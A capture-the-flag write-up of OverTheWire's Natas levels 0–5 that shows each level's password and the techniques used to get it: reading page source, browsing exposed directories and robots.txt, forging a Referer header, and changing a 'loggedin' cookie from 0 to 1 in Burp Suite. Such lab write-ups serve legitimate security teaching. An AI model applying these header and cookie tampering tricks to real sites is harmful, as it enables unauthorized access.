




OVERTHEWIRE – NATAS 0-5


WRITE UP BY CHANAN SHENKER

- info:
- Overthewire.org is a fun website that has a bunch of cyber security challenges that the answer to the level you solved is the key to access the next level.
- This write up is the solutions to the first 5 level of 'natas' which is a web application challenge.
- We start with the first link that the access is the username 'natas0' and the password 'natas0'.
- With that said lets jump in!

- Natas0:



- The first answer is pretty simple. When right clicking on a page we can click on view source page to see the code that is run to display the webpage we see in front of us.



```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://n
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHLYN4MlkIwlq -->
17 </div>
18 </body>
19 </html>
20
21
```

- And there we solve natas0 by getting the password to natas1, so lets hope on to the natas1.

- Natas1:


You can find the password for the next level on this page, but rightclicking has been blocked!

- Here we see that right clicking is disabled but there are other ways of getting to the source code, such as hitting ctrl + U
- And there we see the password to natas2.
- Onwards!

```
<!--Natas1-->
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!


<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPLI -->
</div>
</body>
</html>
```





- Natas2:
- Here when we look at source code we don't get the answer immediately. But we do see an interesting path. Files/pixel.png
- Lets check it out.



```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSaltuj8LuZJnDUlCcUAPlI" };</script></head>
11 <body>
12 <h1>natas2</h1>
13 <div id="content">
14 There is nothing on this page
15 
16 </div>
17 </body></html>
18
```

- So I added the path to the url and found the files directory, in it we see a file named users.txt.
- When we open it we see the password for natas3.

A screenshot of a web browser displaying the 'Index of /files' directory. The page has a title 'Index of /files' and a table with columns: Name, Last modified, Size, and Description. The table lists three items: 'Parent Directory' (with a folder icon), 'pixel.png' (with a PNG icon), and 'users.txt' (with a text file icon). The 'Last modified' column shows '2024-07-17 15:52' for both files, and the 'Size' column shows '303' for pixel.png and '145' for users.txt. Below the table, it says 'Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80'.

Name	Last modified	Size	Description
 Parent Directory		-	
 pixel.png	2024-07-17 15:52	303	
 users.txt	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCvkVV3m
natas3:3gqisGdR0pjm6tpkDKdIW02hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtpczBmH
```

- Natas3:

- When we look at the source code we get a nice clue.
- Robots.txt is a file that web applications can use to block users from searching certain paths that are on the web app by writing them down in the robots.txt file, google will then not index them according to the file.

There is nothing on this page


```
9 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
10 <script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjm6tpkDKdIW02hSvchLeYH" }
11 <body>
12 <h1>natas3</h1>
13 <div id="content">
14 There is nothing on this page
15 <!-- No more information leaks!! Not even Google will find it this time... -->
16 </div>
17 </body></html>
18
```


- So we go to the robots.txt file and we see only one directory that is not indexed.
- A quick look and we find the password for natas4.

```
Q natas3.natas.labs.overthewire.org/robots.txt
```

```
User-agent: *  
Disallow: /s3cr3t/
```

Index of /s3cr3t


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 users.txt	2024-07-17 15:52	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

- Natas4:

- Here we are told that we are unauthorized to enter from the url of natas4.
- So lets fire up burp suite and seewhat the request looks like.



- “foxyproxy” is a personal favorite when working with burp suite. Since burp suite intercepts traffic through a proxy, ‘foxyproxy’ can make it easy to jump from using burb suite to accessing other site.



- I captured the request.
- Note at the bottom of the request is the referer, that currently has the natas4 url.
- So lets edit it. I erase it and put the natas5 url from the page to see if it lets us in.
- Viola!

```
Request to http://natas4.natas.labs.overthewire.org:80 [13.49.206.224]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmF0YXM0OEFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWt VeExR
8 Connection: close
9 Referer: http://natas4.natas.labs.overthewire.org/index.php
10 Upgrade-Insecure-Requests: 1
11
12
```

```
7 Authorization: Basic bmF0YXM0OEFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWt VeExR
8 Connection: close
9 Referer: http://natas5.natas.labs.overthewire.org/
10 Upgrade-Insecure-Requests: 1
11
```

Access granted. The password for natas5 is
0n35PkggAPm2zbEpOU802c0x0Msn1ToK

[Refresh page](#)

- Natas5:
- For natas5 we are told that we are not logged in. so lets capture another request and see what's there.
- At the bottom we see the cookie has a 'loggedin=0', since its 0 it probably means false, like Boolean numbers 0=false 1=true.
- So lets change that to true. I edit the 0 to be a 1 and send the request over.
- And there we go!

Access disallowed. You are not logged in

```
1 GET / HTTP/1.1
2 Host: natas5.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic bmF0YXM1OjBuMzVQa2dnQVBtMnpiRXBPVTgwMmMweDBNc24xVG9L
8 Connection: close
9 Cookie: loggedin=0
10 Upgrade-Insecure-Requests: 1
11
```

```
8 Connection: close
9 Cookie: loggedin=1
10 Upgrade-Insecure-Request
```

Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned